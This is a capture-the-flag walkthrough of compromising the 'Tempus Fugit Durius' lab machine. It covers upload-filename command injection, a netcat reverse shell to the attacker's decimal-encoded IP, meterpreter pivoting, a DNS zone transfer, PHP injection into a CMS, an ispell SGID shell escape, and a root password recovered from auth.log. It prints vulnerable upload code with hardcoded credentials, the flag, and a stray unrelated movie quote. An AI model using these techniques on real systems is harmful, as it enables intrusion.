

Walkthrough

Story

This is a Tempus Fugit 1 remake, called Tempus Fugit Durius (Time Flies Harder)

Recon

nmap-scan

Open ports

```
Not shown: 65531 closed ports
Reason: 65531 resets
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
111/tcp   open  rpcbind syn-ack ttl 64
37737/tcp open  unknown syn-ack ttl 64
MAC Address: 00:0C:29:BE:3A:CA (VMware)
```



Nikto


Server responds to anything. Nikto useless.

```
+ OSVDB-578: /level/99/exec//show: CISCO HTTP service allows remote execution of commands
+ OSVDB-578: /level/99/exec//show: CISCO HTTP service allows remote execution of commands
+ OSVDB-18810: /users.lst: LocalWEB2000 users.lst passwords found
+ OSVDB-13405: /WS_FTP.LOG: WS_FTP.LOG file was found. It may contain sensitive information.
+ OSVDB-3715: /nsn/env.bas: Novell web server shows the server environment and is vulnerable to cross-site scripting
+ OSVDB-3722: /lcgi/lcgitest.nlm: Novell web server shows the server environment
+ OSVDB-13404: /com/: Novell web server allows directory listing
+ OSVDB-13402: /com/novell/: Novell web server allows directory listing
+ OSVDB-13403: /com/novell/webaccess: Novell web server allows directory listing
+ OSVDB-4804: //admin/admin.shtml: Axis network camera may allow admin bypass by using double-slashes before URLs.
+ OSVDB-4808: /axis-cgi/buffer/command.cgi: Axis WebCam 2400 may allow overwriting or creating files on the system. See
/wwww.websec.org/adv/axis2400.txt.html for details.
+ OSVDB-4806: /support/messages: Axis WebCam allows retrieval of messages file (/var/log/messages). See http://www.wel
adv/axis2400.txt.html
+ OSVDB-228: /upload.cgi+: The upload.cgi allows attackers to upload arbitrary files to the server.
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or
access to allowed sources.
+ OSVDB-1264: /publisher/: Netscape Enterprise Server with Web Publishing can allow attackers to edit web pages and/o
bitrary directories via Java applet. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0237.
+ OSVDB-134: /cgi-bin/pfdisplay.cgi?../../../../../../../../etc/passwd: Comes with IRIX 6.2-6.4; allows to run arbitrary co
+ OSVDB-155: /counter/1/n/n/0/3/5/0/a/123.gif: The Roxen Counter may eat up excessive CPU time with image requests.
+ OSVDB-2: /iissamples/exair/search/search.asp: Scripts within the Exair package on IIS 4 can be used for a DoS agains
rver. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0449. BID-193.
+ OSVDB-2117: /cpanel/: Web-based control panel
```

Gobuster/dirb/dirsearch, what is all the fuzz about?

Same problem. Returns 200 on everything. And different size on each reply. So wfuzz will not work either

```
dirb v0.3.9
Extensions: php, html, zip, xml, txt, pdf, tar, tar.gz, log | HTTP method: get | Thro
on level: 1
Error Log: /opt/dirsearch/logs/errors-20-04-22_18-11-06.log
Target: http://192.168.66.144
[18:11:06] Starting:
[18:11:07] 200 - 1KB - /.html
[18:11:07] 200 - 261B - /.log
[18:11:07] 200 - 495B - /index.php
[18:11:07] 200 - 472B - /index.xml
[18:11:07] 200 - 293B - /index.log
[18:11:07] 200 - 682B - /images.zip
[18:11:07] 200 - 477B - /images.xml
[18:11:07] 200 - 175B - /images.tar
[18:11:07] 200 - 216B - /images.log
[18:11:07] 200 - 727B - /download.php
[18:11:07] 200 - 333B - /download.log
[18:11:07] 200 - 761B - /2006.zip
```



This is because every 404 goes to a custom page with a new fortune on every request.

400 - Sorry. I didn't find what you where looking for.

Maybe this will cheer you up:

Opinions are like assholes -- everyone's got one, but nobody wants to look at the other guy's. -- Hal Hickman

So no fuzzing.

Browsing website, reveals a little more sinister looking avatar, then the one on Tempus Fugit 1


TEMPUS FUGIT DURIUS

MENU

TEMPUS FUGIT DURIUS

★

By 4ndr34z



Initial foothold

Like TF1, there is a RCE on the "upload script" page, because of a poor coded extension check.

```
Upgrade-Insecure-Requests: 1
DNT: 1

-----200295529253918102136095620
Content-Disposition: form-data; name="file"; filename="test.txt;id"
Content-Type: text/plain

-----200295529253918102136095620
Content-Disposition: form-data; name="my-form"

Upload !
-----200295529253918102136095620--
```

we add ;id in filename and get RCE.

Upload script

Browse...No file selected.Upload !

- uid=1000(www) gid=1000(www) groups=1000(www)
- File successfully uploaded



Revshell

There are several things making revshell hard.

You cannot use . # / and you are limited to 30 characters

Converting IP to decimal helps with both length and . problems. The payload cannot be more than 30 characters.

t.txt;nc 3232252669 443 -e sh


```
Connection from 192.168.66.144:45011
id
uid=1000(www) gid=1000(www) groups=1000(www)
which python
/usr/local/bin/python
python -c 'import pty;pty.spawn("bash")'
bash: /root/.bashrc: Permission denied
bash-4.4$
```

cat main.py reveals FTP upload. User and password.

```
if file.filename and allowed_file(file.filename):
    filename = file.filename
    filename = filtering(filename)
    file.save(os.path.join(UPLOAD_FOLDER, filename))
    cmd="cat "+UPLOAD_FOLDER+"/"+filename
    result = subprocess.check_output(cmd, shell=True)
    flash(result.decode("utf-8"))
    flash('File successfully uploaded')

    try:
        ftp = FTP('ftp.mofo.pwn')
        ftp.login('someuser', '04653cr37Passw0rdK06')
        with open(UPLOAD_FOLDER+"/"+filename, 'rb') as f:
            ftp.storlines('STOR %s' % filename, f)
            ftp.quit()
            os.remove(UPLOAD_FOLDER+"/"+filename)
    except:
        flash("Cannot connect to FTP-server")
        return redirect('/upload')

else:
    flash('Allowed file types are txt and rtf')
    return redirect(request.url)
```

Recon

We don't have much tools on the host, so we put up a msf multi/handler and spawn a meterpreter revshell.

```
msf5 exploit(multi/handler) > [*] Meterpreter session 1 opened (192.168.66.253:4444 → 192.168.66.144:51754) at 2020-04-23 10:51:39 +0200
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > ls
Listing: /tmp
=====
Mode                Size           Type             Last modified      Name
----                -
100777/rwxrwxrwx    1046512        fil              2020-04-23 10:50:54 +0200  meter
140664/rw-rw-r--    0              soc              2020-04-23 09:52:47 +0200  uwsgi.sock

meterpreter > |
```

```
Interface 9
=====
Name           : eth0
Hardware MAC   : 02:42:c0:a8:96:0a
MTU            : 1500
Flags         : UP,BROADCAST,MULTICAST
IPv4 Address   : 192.168.150.10
IPv4 Netmask   : 255.255.255.0

meterpreter > |
```

We add a route to that network through the meterpreter session and start up a socks4 proxy-module. Then setup proxy chains to use it, and start a nmap scan of common ports (as few as possible at first. Takes a lot of time)

```
PORT      STATE SERVICE
53/tcp    closed domain
80/tcp    closed http

Read data files from: /usr/bin/./share/nmap
Nmap done: 256 IP addresses (256 hosts up) scanned in 515.96 seconds
root@kali2:~# proxychains nmap -sT -Pn 192.168.150.0/24 -p 22,23,25,53,80,443 -v
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-23 11:43 CEST
Initiating Parallel DNS resolution of 256 hosts. at 11:43
|
```

```
Nmap scan report for 192.168.150.1
Host is up (0.0037s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
23/tcp    closed telnet
25/tcp    closed smtp
53/tcp    closed domain
80/tcp    open  http
443/tcp   closed https

PORT      STATE SERVICE
22/tcp    closed ssh
23/tcp    closed telnet
25/tcp    closed smtp
53/tcp    open  domain
80/tcp    closed http
443/tcp   closed https

Nmap scan report for 192.168.150.101
Host is up (1.0s latency).
```

We find 2 interesting IP addresses:

192.168.150.1 - 22,80

192.168.150.100 - 53

53 TCP means it might be a DNS that can do zone transfer.



resolv.conf has a search entry

```
cat /etc/resolv.conf
search mofo.pwn
nameserver 127.0.0.11
options ndots:0
```

Luckily someone had left dig installed :-)

```
dig axfr mofo.pwn @192.168.150.100


; <<>> DiG 9.11.8 <<>> axfr mofo.pwn @192.168.150.100
;; global options: +cmd
mofo.pwn.      14400  IN      SOA     ns1.mofo.pwn. admin.mofo.pwn. 14 7200 120 2419200 604800
mofo.pwn.      14400  IN      TXT     "v=spf1 ip4:176.23.46.22 a mx ~all"
mofo.pwn.      14400  IN      NS      ns1.mofo.pwn.
durius.mofo.pwn. 14400  IN      A       192.168.150.1
ftp.mofo.pwn.  14400  IN      CNAME   punk.mofo.pwn.
gary.mofo.pwn. 14400  IN      A       192.168.150.15
geek.mofo.pwn. 14400  IN      A       192.168.150.14
kfc.mofo.pwn.  14400  IN      A       192.168.150.17
leet.mofo.pwn. 14400  IN      A       192.168.150.13
mail.mofo.pwn. 14400  IN      TXT     "v=spf1 a -all"
mail.mofo.pwn. 14400  IN      A       192.168.150.11
milo.mofo.pwn. 14400  IN      A       192.168.150.16
newcms.mofo.pwn. 14400  IN      CNAME   durius.mofo.pwn.
ns1.mofo.pwn.  14400  IN      A       192.168.150.100
punk.mofo.pwn. 14400  IN      A       192.168.150.12
sid.mofo.pwn.  14400  IN      A       192.168.150.10
www.mofo.pwn.  14400  IN      CNAME   sid.mofo.pwn.
mofo.pwn.      14400  IN      SOA     ns1.mofo.pwn. admin.mofo.pwn. 14 7200 120 2419200 604800
;; Query time: 5 msec
;; SERVER: 192.168.150.100#53(192.168.150.100)
;; WHEN: Thu Apr 23 10:39:33 UTC 2020
;; XFR size: 18 records (messages 1, bytes 467)
```

We know that durius.mofo.pwn has port 22 and 80 open
It also has a alias record: newcms.mofo.pwn

We port forward our 80 to durius


```
meterpreter > portfwd add -l 80 -p 80 -r 192.168.150.1
[*] Local TCP relay created: :80 ↔ 192.168.150.1:80
meterpreter > █
```

and add a entry for newcrm.mofo.pwn, pointing to 127.0.0.1 in our hosts file.



CMS

It leads to a bat flat CMS on durius




We dig out the creds we found on the FTP-server earlier.


Redacted




And we are in...



We try editing a page, adding PHP-code.





Revshell

That works.


this fantasy, that I would look across the tables and I would see you there with a wife maybe a couple of kids. You wouldn't say anything to me, nor me to you. But we would both know that you've made it, that you were happy. I never wanted you to come back to Gotham. I always knew there was nothing here for you except pain and tragedy and I wanted something more for you than that. I still do.

PHP Version 7.2.30-1+0~20200419.40+debian8~1.gbpb1b799

System	Linux Durius 3.16.0-6-amd64 #1 SMP Debian 3.16.56-1+deb8u1 (2018-05-08) x86_64
Build Date	Apr 19 2020 10:51:42
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/fpm
Loaded Configuration File	/etc/php/7.2/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/fpm/conf.d
Additional .ini files parsed	/etc/php/7.2/fpm/conf.d/10-opcache.ini, /etc/php/7.2/fpm/conf.d/10-pdo.ini, /etc/php/7.2/fpm/conf.d/15-xml.ini, /etc/php/7.2/fpm/conf.d/20-calendar.ini, /etc/php/7.2/fpm/conf.d/20-ctype.ini, /etc/php/7.2/fpm/conf.d/20-curl.ini, /etc/php/7.2/fpm/conf.d/20-dom.ini, /etc/php/7.2/fpm/conf.d/20-exif.ini, /etc/php/7.2/fpm/conf.d/20-fileinfo.ini, /etc/php/7.2/fpm/conf.d/20-ftp.ini, /etc/php/7.2/fpm/conf.d/20-gd.ini, /etc/php/7.2/fpm/conf.d/20-gettext.ini, /etc/php/7.2/fpm/conf.d/20-iconv.ini, /etc/php/7.2/fpm/conf.d/20-ldap.ini, /etc/php/7.2/fpm/conf.d/20-openssl.ini, /etc/php/7.2/fpm/conf.d/20-smb.ini, /etc/php/7.2/fpm/conf.d/20-tidy.ini, /etc/php/7.2/fpm/conf.d/20-tokenizer.ini, /etc/php/7.2/fpm/conf.d/20-xmlrpc.ini, /etc/php/7.2/fpm/conf.d/20-zip.ini, /etc/php/7.2/fpm/conf.d/20-zlib.ini

So we get a rev shell

```
www-data@Durius:~/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Durius:~/html$
```

Privesc

Running linpeas, discovers a unusual SGID file

```
[+] SGID
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
/usr/bin/chage
/usr/bin/ssh-agent
/usr/bin/mutt_dotlock
/usr/bin/lockfile
/usr/bin/mlocate
/usr/bin/bsd-write
/usr/bin/at ---> RTru64_UNIUX_4_0g(CVE-2002-1614)
/usr/bin/procmail
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/wall
/usr/bin/crontab
/usr/bin/ispell
/sbin/unix_chkpwd
```

@

```
-rwxr-sr-x 1 root adm 89152 Dec 12 2012 /usr/bin/ispell
```


ispell has a shell-escape !

So running it on any file it will find misspellings in...

ispell /bin/ping

```
File: /bin/ping [READONLY]
M-^H
M-^E^OM-^N
[SP] <number> R)epl A)cccept I)nsert L)ookup U)ncap Q)uit e(X)it or ? for help
!sh
$ id
uid=1001(bendover) gid=1001(bendover) egid=4(adm) groups=4(adm),1001(bendover)
$
```

We are now in user group adm.



Root

We now can read log files. Investigating auth.log

Someone might have entered password in username.

```
Apr 22 17:19:35 Durius su[1757]: pam_unix(su:session): session closed for user bendover
Apr 22 17:24:42 Durius su[1825]: Successful su for bendover by root
Apr 22 17:24:42 Durius su[1825]: + /dev/pts/0 root:bendover
Apr 22 17:24:42 Durius su[1825]: pam_unix(su:session): session opened for user bendover by me(uid=0)
Apr 22 17:28:25 Durius sshd[1856]: Accepted password for me from 192.168.66.1 port 52087 ssh2
Apr 22 17:28:25 Durius sshd[1856]: pam_unix(sshd:session): session opened for user me by (uid=0)
Apr 22 17:28:32 Durius su[1874]: + /dev/pts/1 me:root
Apr 22 17:28:32 Durius su[1874]: Successful su for root by me
Apr 22 17:28:32 Durius su[1874]: pam_unix(su:session): session opened for user root by me(uid=1000)
Apr 22 17:30:24 Durius passwd[1884]: pam_unix(passwd:chauthtok): password changed for root
Apr 22 17:31:23 Durius sshd[1891]: Invalid user sTertXssd65rfd_sdf from 192.168.66.1
Apr 22 17:31:23 Durius sshd[1891]: input_userauth_request: invalid user sTertXssd65rfd_sdf [preauth]
Apr 22 17:31:27 Durius sshd[1891]: Failed none for invalid user sTertXssd65rfd_sdf from 192.168.66.1 port 52129 ssh2
Apr 22 17:31:29 Durius sshd[1891]: Failed password for invalid user sTertXssd65rfd_sdf from 192.168.66.1 port 52129 ssh2
Apr 22 17:31:29 Durius sshd[1891]: Failed password for invalid user sTertXssd65rfd_sdf from 192.168.66.1 port 52129 ssh2
Apr 22 17:31:29 Durius sshd[1891]: Connection closed by 192.168.66.1 [preauth]
Apr 22 17:32:36 Durius su[1895]: Successful su for bendover by root
Apr 22 17:32:36 Durius su[1895]: + /dev/pts/1 root:bendover
Apr 22 17:32:36 Durius su[1895]: pam_unix(su:session): session opened for user bendover by me(uid=0)
Apr 22 17:32:40 Durius su[1895]: pam_unix(su:session): session closed for user bendover
Apr 22 17:33:47 Durius sshd[1523]: Received signal 15; terminating.
Apr 22 17:44:07 Durius systemd-logind[446]: New seat seat0.
Apr 22 17:44:07 Durius systemd-logind[446]: Watching system buttons on /dev/input/event2 (Power Button)
Apr 22 18:09:01 Durius CRON[1353]: pam_unix(cron:session): session opened for user root by (uid=0)
Apr 22 18:09:01 Durius CRON[1353]: pam_unix(cron:session): session closed for user root
Apr 22 18:17:01 Durius CRON[1418]: pam_unix(cron:session): session opened for user root by (uid=0)
Apr 22 18:17:01 Durius CRON[1418]: pam_unix(cron:session): session closed for user root
Apr 22 18:39:01 Durius CRON[1439]: pam_unix(cron:session): session opened for user root by (uid=0)
Apr 22 18:39:01 Durius CRON[1439]: pam_unix(cron:session): session closed for user root
Apr 22 19:09:01 Durius CRON[1581]: pam_unix(cron:session): session opened for user root by (uid=0)
```

It is root-password

```
root@Durius:~# cat /root/Flag2.txt
THM{Great_work!_You_Rooted_TempusFugitDurius!}
root@Durius:~# █
```

THM{ **Redacted** }